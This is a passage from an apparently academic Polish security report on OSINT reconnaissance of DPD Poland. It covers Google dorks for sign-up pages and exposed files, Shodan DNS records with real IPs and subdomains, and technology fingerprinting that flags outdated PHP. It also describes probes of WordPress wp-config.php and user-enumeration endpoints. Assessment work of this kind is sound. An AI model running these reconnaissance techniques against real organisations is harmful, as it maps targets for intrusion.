


Rysunek 3.9.: Komunikat o błędny certyfikacie SSL jednej z podstron

### Strony rejestracji

**Zapytanie:** site:dpd.com.pl inurl:signup | inurl:register | intitle:Signup

**Wyniki:** Jeden wynik prowadzący bezpośrednio na stronę rejestracji nowego konta. Adres to <https://dpdssso.dpd.com.pl/register>. Próbuje zarejestrować konto w odpowiedzi serwera pojawia się komunikat "Błędny parametr redirect\_uri", SSO nie pozwala na rejestrację jeśli niepoprawny jest parametr przekierowania - wykrywa, że użytkownik dostał się na tę stronę w inny sposób niż założono.




Rysunek 3.10.: Okno rejestracji użytkownika

## Powiązania z GitHub/GitLab

**Zapytanie:** site:github.com | site:gitlab.com "dpd.com.pl"

**Wyniki:** Rezultatem tego zapytania jest ponad 40 wyników. Znaczna większość z nich to prywatne projekty, np. "shipment tracking CLI" lub komponent React służący do integracji DPD Pickup Map do innych projektów tego framework'u. Część jednak to projekty wykorzystywane przez firmy zajmujące się e-commerce. Można mieć przez to częściowy wgląd w strukturę API, które firmy wykorzystują przy generowaniu paczek w zewnętrznych aplikacjach.



The screenshot shows a Google search results page with the query "site:github.com | site:gitlab.com \"dpd.com.pl\"". The results are filtered under the "All" tab. There are four main entries, each with a GitHub logo icon:

- dpdpoland/pl.php at master**  
GitHub link: <https://github.com/blob/master>  
Description: Mar 16, 2020 — ... dpd.com.pl'; \$\_MODULE['<{dpdpoland}prestashop> ... dpd.com.pl';  
\$\_MODULE['<{dpdpoland}prestashop> ...
- Problem z uzyskaniem API ALLEGRO DPD · Issue #4265**  
GitHub link: <https://github.com/allegro/issues/pull/4265>  
Description: Mar 12, 2021 — Z tym, że pod mailem dpd\_allegro@dpd.com.pl, uzyskałam informację, że mam się zgłosić bezpośrednio do Allegro z prośbą o numer, a od nich ...
- msztorc/php-dpd-api: DPD Polska - API wrapper**  
GitHub link: <https://github.com/msztorc/php-dpd-api>  
Description: ... dpd.com.pl/DPDPackageObjServicesService/DPDPackageObjServices?WSDL ... http://www.dpd.com.pl/. License. MIT. About. DPD Polska - API wrapper. Topics. php sdk ...
- answear/dpd-pl-pickup-services-bundle**  
GitHub link: <https://github.com/answear/dpd-pl-pickup-services-bundle>  
Description: DPD.pl PICKUP Services. Integration for DPD.pl's PICKUP Services API available mypudo.dpd.com.pl.  
Installation.

Rysunek 3.11.: Wyniki dla wyszukiwania powiązań z GitHubem

### Dodatkowe testy

**Zapytanie:** site:dpd.com.pl ext:doc | ext:docx | ext:odt | ext:rtf | ext:sxw | ext:psw | ext:ppt | ext:pptx | ext:pps | ext:csv

**Wyniki:** To zapytanie sprawdza publicznie dostępne pliki w formacie dokumentów, prezentacji lub arkuszy kalkulacyjnych. Dostępność do takich danych z poziomu wyszukiwarki nie jest zazwyczaj czymś pożądanym, zwłaszcza w perspektywie firmy, która przetwarza znaczną ilość danych osobowych swoich klientów. W tym przypadku liczba pasujących wyników wynosi 0, co jest oznaką dobrych praktyk zarządzania dokumentami i danymi w firmie.

**Zapytanie:** site:dpd.com.pl ext:sql | ext:dbf | ext:mdb

**Wyniki:** To zapytanie sprawdza publicznie dostępne pliki w formatach odpowiadających różnym typom baz danych. Brak wyników również oznacza, że stosowane są dobre praktyki w zarządzaniu tymi bazami i nie są one wystawione na publiczny Internet, a stanowią część wewnętrznych struktur firmy.


**Zapytanie:** site:dpd.com.pl ext:log

**Wyniki:** To zapytanie wyszukuje publicznie dostępne pliki typu log. Brak wyników oznacza, że wszelkie event logs produkowane i zbierane przez firmę są utrzymywane i przetwarzane wewnętrznie i żadne, nawet przypadkowo, nie zostają wystawione na Internet.

### Przeszukanie Wayback Machine

Wayback Machine to narzędzie umożliwiające przeglądanie archiwalnych wersji stron internetowych. Zostało stworzone i jest zarządzane przez organizację Internet Archive, która zajmuje się gromadzeniem i udostępnianiem zasobów cyfrowych, takich jak strony WWW, książki, muzyka, filmy czy oprogramowanie.

Wyszukanie adresu [www.dpd.com.pl](https://www.dpd.com.pl) skutkuje pokazaniem się ponad 2 tysięcy zapisanych archiwalnych adresów URL. Znaczna większość z nich jednak nie jest dostępnych do podglądu.




Rysunek 3.12.: Adres dostępny w wyszukiwarce Wayback Machine, ale niedostępny do podglądu

### 3. Zbieranie informacji - OSINT

---

Najstarszy zapis strony jest z dnia 12 sierpnia 2006, ale struktura strony jest zupełnie niewczytelna. Zapisy z roku 2007 zawierają więcej treści.



Rysunek 3.13.: Bardziej czytelny widok strony datowany na 17 czerwca 2007

## Shodan

Shodan to wyszukiwarka skanująca otwarte porty i usługi dostępne publicznie w internecie, pozwala znaleźć serwery, urządzenia IoT oraz ujawnione informacje o infrastrukturze danej organizacji. Przeszukanie domeny dpd.com.pl pozwoliło zidentyfikować znaczną liczbę rekordów DNS. Na podstawie wyników skanowania Domain Records można prześledzić konfigurację infrastruktury i wykryć publiczne serwery oraz ich możliwe zastosowania.

### Rekordy typu A

**Pula adresów:** Większość rekordów A wskazuje na adresy IP z puli **91.209.152.x**, co sugeruje, że DPD hostuje wiele swoich usług na własnej infrastrukturze lub korzysta z dedykowanych serwerów u zewnętrznego dostawcy.

Istnieją również adresy spoza tej puli: **77.79.209.153** – może to być zewnętrzny dostawca usług hostingowych. **52.59.76.241, 40.114.235.92, 18.198.193.121** – są to adresy IP należące do chmury AWS i Microsoft Azure, co oznacza, że niektóre usługi DPD są hostowane w chmurze publicznej.

### Rekordy typu MX - serwery poczty

Rekord MX skojarzony jest z domeną **dpd-com-pl.mail.protection.outlook.com** co wskazuje, że DPD korzysta z usługi Microsoft 365 do obsługi poczty elektronicznej. To standardowe rozwiązanie stosowane przez wiele przedsiębiorstw zapewniające wysoki poziom zabezpieczeń poczty.

### Rekordy typu NS i SOA - serwery nazw

**ns1-08.azure-dns.com, ns2-08.azure-dns.net, ns3-08.azure-dns.org, ns4-08.azure-dns.info** – serwery DNS są obsługiwane przez Microsoft Azure DNS, co potwierdza, że DPD używa infrastruktury chmurowej Azure do zarządzania DNS-ami.

### Rekordy typu CNAME - aliasowanie subdomen

Rekordy CNAME wskazują, że część usług DPD jest przekierowywana do zewnętrznych dostawców lub zasobów w chmurze:

- **fakturowanie i fakturowanie2** – skierowane na domeny Azure CDN (azureedge.net), co sugeruje wykorzystanie Content Delivery Network do przyspieszania ładowania aplikacji związanych z fakturowaniem.
- **dpdmailernsb i dpdmailernsbint** – wskazują na domeny zarządzane przez Traffic Manager w Azure, co może oznaczać zastosowanie load balancingu między wieloma serwerami.

### 3. Zbieranie informacji - OSINT

- **kierujsienna i odbierz** – skierowane na adresy w chmurze CloudFront (usługa CDN AWS), co wskazuje na globalną dystrybucję treści.

#### Rekordy typu TXT - DMARC

Polityka DMARC jest systemem walidacji poczty elektronicznej, który wykorzystuje system nazw domen (DNS) do instruowania odbierających serwerów pocztowych, w jaki sposób mają obsługiwać wiadomości e-mail twierdzące, że pochodzą z własnej domeny, ale nie przeszły pomyślnie kontroli uwierzytelniania.

`_dmarc: v=DMARC1; p=quarantine; sp=none; rf=afrr; ri=86400;  
rua=mailto:dmarc-report@dpd.com.pl;`

To polityka DMARC, która:

- Ustawia tryb ochrony na **quarantine**, co oznacza, że wiadomości, które nie przejdą weryfikacji DMARC, powinny być traktowane jako podejrzane i trafiać do folderu spamu.
- Adres do raportowania: **dmarc-report@dpd.com.pl**, co pozwala DPD na monitorowanie incydentów związanych z podszywaniem się pod ich domenę.

The screenshot shows a Shodan search results page for the domain `dpd.com.pl`. The top navigation bar has the Shodan logo and a search bar containing `dpd.com.pl`. Below the search bar, there are two main sections: "Domain Records" and "Subdomains".

**Domain Records:**

Type	Value	Ports
A	91.209.152.80	80 443
MX	dpd-com-pl.mail.protection.outlook.com	
NS	ns1-08.azure-dns.com	
NS	ns2-08.azure-dns.net	
NS	ns3-08.azure-dns.org	
NS	ns4-08.azure-dns.info	
SOA	ns1-08.azure-dns.com	
_dmarc	TXT	v=DMARC1; p=quarantine; sp=none; rf=afrr; ri=86400; rua=mailto:dmarc-report@dpd.com.pl;
abonament	A	91.209.152.80 80 443
accardmp	A	91.209.152.202 80 443
admin.dpd360uat2	A	74.248.17.102
ankiety	A	91.209.152.176 443

**Subdomains:**


- \_dmarc
- abonament
- accardmp
- admin.dpd360uat2
- ankiety
- avizacje
- biznes
- blisko
- cas
- chat
- dpd360
- dpd360uat
- dpd360uat2

Rysunek 3.14.: Ułamek wyniku wyszukiwania Shodan

## Dodatkowe informacje

### URLquery.net

URLquery.net jest narzędziem do analizy transakcji HTTP między stroną a serwerem, co pozwala na wgląd w sposób, w jaki domena komunikuje się z innymi zasobami. Analiza za pomocą URLquery.net wykazała, że witryna dpd.com.pl komunikuje się z 8 adresami IP w czterech krajach (Polska, USA, Francja, Włochy) i wykonuje 135 transakcji HTTP.



Rysunek 3.15.: Schemat transakcji

## URLscan.io

URLscan.io służy do analizy bezpieczeństwa domeny oraz ich struktury i komunikacji sieciowej. W tym przypadku za pomocą analizy tym narzędziem uzyskane zostały następujące informacje:

- **Submitted URL:** <https://dpd.com.pl/>
- **Effective URL:** <https://www.dpd.com/pl/pl/>
- **Główna domena:** www.dpd.com
- **Główna lokalizacja IP:** 104.18.181.27 (Cloudflare, USA)
- **Ranking Cisco Umbrella:** 218547
- **TLS Certificate:** Issued by Thawte TLS RSA CA G1 on August 19th 2024. Valid for: a year.

Główna domena wskazuje, że strona jest częścią globalnej witryny firmy DPD. Pokazuje to, że lokalna strona (dla Polski) jest zarządzana w ramach centralnego systemu firmy.


Ranking Cisco Umbrella jest wskaźnikiem popularności i reputacji domeny. Pozycja 218547 oznacza, że domena jest stosunkowo rzadziej odwiedzana w globalnym ujęciu, ale jednocześnie nie znajduje się na żadnej z list domen podejrzanych lub zablokowanych, co świadczy o pozytywnej reputacji tej witryny.

Certyfikat TLS został wydany przez znaną i zaufaną instytucję certyfikującą Thawte, co zapewnia autentyczność witryny.

### 3.3. Strona internetowa i media społecznościowe

#### Stack Technologiczny

Z pomocą przeglądarki Firefox i wtyczki Wappalyzer, poznajemy narzędzia, technologie, i usługi wykorzystane do zbudowania serwisu dpd.com.pl, widoczne na rysunku 3.16.



Rysunek 3.16.: Stack technologiczny wykryty przez Wappalyzer

Pierwszą cechą zwracającą uwagę jest wybranie Wordpressa jako Content Management System. Jest to jeden z najbardziej popularnych CMS, co czyni go też świetnym siedliskiem podatności, jeżeli niewykorzystywana jest najnowsza wersja. Choć wtyczka Wappalyzer nie dostarcza nam informacji o wersji usługi, to można wyszukiwać jej w dalszej części wywiadu.

Kolejnym interesującym elementem pod względem bezpieczeństwa jest obecność protokołu HSTS, który wymusza wykorzystanie szyfrowanego połączenia HTTPS (SSL/TLS)

Zauważamy, że witryna korzysta z PHP w wersji 7.4.32. Jest to przestarzała wersja, która nie jest już oficjalnie wspierana od 28 listopada 2022.<sup>[7]</sup>


Witryna chroniona jest przez Cloudflare, co sugeruje wystarczającą ochronę przed atakami DDoS.

### 3. Zbieranie informacji - OSINT

---


Sprawdzone zostały endpointy ustawiane przez WordPressa, które zawierają wrażliwe informacje, a często ich bezpieczeństwo jest pomijane przez administratorów:

1. endpoint wp-config.php, zawierający informacje konfiguracyjne witryny, a potencjalnie np. hasła do bazy danych MySQL.



Rysunek 3.17.: Zablokowano nas przed dostępem do strony z konfiguracją


2. endpoint /wp-json/v2/users, zawierający informacje na temat użytkowników witryny, służący powszechnie do username enumeration.



Rysunek 3.18.: Zablokowano nas przed dostępem do strony z listą użytkowników

## Rejestracja i Logowanie

